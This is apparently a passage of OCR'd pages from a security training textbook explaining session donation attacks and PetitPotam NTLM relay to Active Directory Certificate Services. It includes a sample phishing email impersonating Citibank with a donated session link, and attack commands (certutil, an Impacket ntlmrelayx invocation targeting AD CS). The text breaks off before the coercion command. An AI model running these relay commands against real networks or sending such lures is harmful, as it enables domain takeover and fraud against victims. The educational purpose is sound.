
Attacker
Victim
Web Server
① Attacker logs into a service and establishes a legitimate connection
② Issues a SID=0D6441FEA4496C2
③ Attacker donates his SID and lures the victim to click on it to access the website
④ Victim clicks on the link and enters his/her details and saves it
⑤ Attacker logs in and acquires the information of victim

Session Hijacking Using Session Donation Attack

In a session donation attack, the attacker donates their own session ID to the target user. In this attack, the attacker first obtains a valid session ID by logging into a service and later feeds the same session ID to the target user. This session ID links a target user to the attacker's account page without disclosing any information to the victim. When the target user clicks on the link and enters the details (username, password, payment details, etc.) in a form, the entered details are linked to the attacker's account. To initiate this attack, the attacker can send their session ID using techniques such as cross-site cooking, an MITM attack, and session fixation.

A session donation attack involves the following steps.

- First, the attacker logs into a service, establishes a legitimate connection with the target web server, and deletes the stored information.
- The target web server (e.g., *http://citibank.com/*) issues a session ID, say 0D6441FEA4496C2, to the attacker.
- The attacker then donates their session ID, say *http://citibank.com/?SID=0D6441FEA4496C2*, to the victim and lures the victim to click on it to access the website.
- The victim clicks on the link, believing it to be a legitimate link sent by the bank. This opens the server's page in the victim's browser with SID=0D6441FEA4496C2. Finally, the victim enters their information in the page and saves it.
- The attacker can now login as themselves and acquire the victim's information.


Attacker
3
Attacker donates his SID and lures the victim to click on it to access the website
Victim
1
4
Attacker logs in and acquires the information of victim
5
Victim clicks on the link and enters his/her details and saves it
Issues a SID=0D6441FEA4496C2
2
Web Server
Attacker logs into a service and establishes a legitimate connection

Hi Alice,


Check this out, here are new seasonal offers from our bank,
http://citibank.com/?SID=0D6441FEA4496C2

Thanks,
Customer Care, Citibank

Figure 11.20: Session hijacking using a session donation attack

PetitPotam Hijacking

- In a PetitPotam attack, a **domain controller (DC)** is forced by an attacker to initiate authentication to the attacker's server
- The attacker uses **Microsoft's Encrypting File System Remote Protocol (MS-EFSRPC) API** for authentication session hijacking
- The attacker relays the **NTLM authentication** shared by the domain controller to the **Active Directory Certificate Services (AD CS)** server and generates a certificate to acquire **admin-level privileges**


2 Provides NTML credentials for authentication
2 EfsRpcOpenFileRaw: Attacker's SMB server address
NTLM authentication 3
Domain Controller
1 Having legitimate user's NTLM credentials
4 NTLM authentication replay
Generates AD certificate 5
Attacker with SMB Server
AD CS Server

PetitPotam Hijacking

In a PetitPotam attack, a domain controller (DC) is forced by an attacker to initiate authentication to the attacker's server. For this purpose, the attacker uses Microsoft's Encrypting File System Remote Protocol (MS-EFSRPC) API call for authentication session hijacking. The attacker's SMB server manipulates the session to make the domain controller believe that the attacker is a legitimate user to receive the domain controller's NTLM hash. This requires the attacker to possess valid credentials of a legitimate user who is a part of the network.

Then, the attacker relays the NTLM authentication shared by the domain controller to the Active Directory Certificate Services (AD CS) and generates a certificate. Sometimes, the AD CS can play the role of the domain controller. Using the certificate, the attacker acquires administrative privileges and takes full control over the AD server and subsequently the entire network managed by the domain controller.

Steps to perform PetitPotam hijacking are as follows:

1. Attacker uses the already captured NTLM credentials to authenticate with the target server.
2. The attacker uses the EfsRpcOpenFileRaw command from MS-EFSRPC API to coerce the target server to perform NTLM authentication of another system.
3. Now, the attacker initiates NTLM replay attack to gain remote access to the target AD CS.
4. Finally, the attacker creates an AD certificate to gain administrator privileges to the target AD server.



2 Provides NTML credentials for authentication
2 EfsRpcOpenFileRaw: Attacker's SMB server address
3 NTLM authentication
Domain Controller
1 Having legitimate user's NTLM credentials
4 NTLM authentication replay
Generates AD certificate
Attacker with SMB Server
AD CS Server

Figure 11.21: PetitPotam attack

Run the following commands to perform a PetitPotam hijacking attack:

- Use the below command to identify the certificate authority:

```
certutil.exe
```

- Use the below command from the Impacket tool kit to set up HTTP/SMB configuration to capture credentials from DC:

```
ntlmrelayx.py -t <URL of Certificate authority with web
enrolment> -smb2support --adcs --template DomainController
```

- Use the following command to force the authentication using with the captured credentials through the MS-EFSRPC API call:

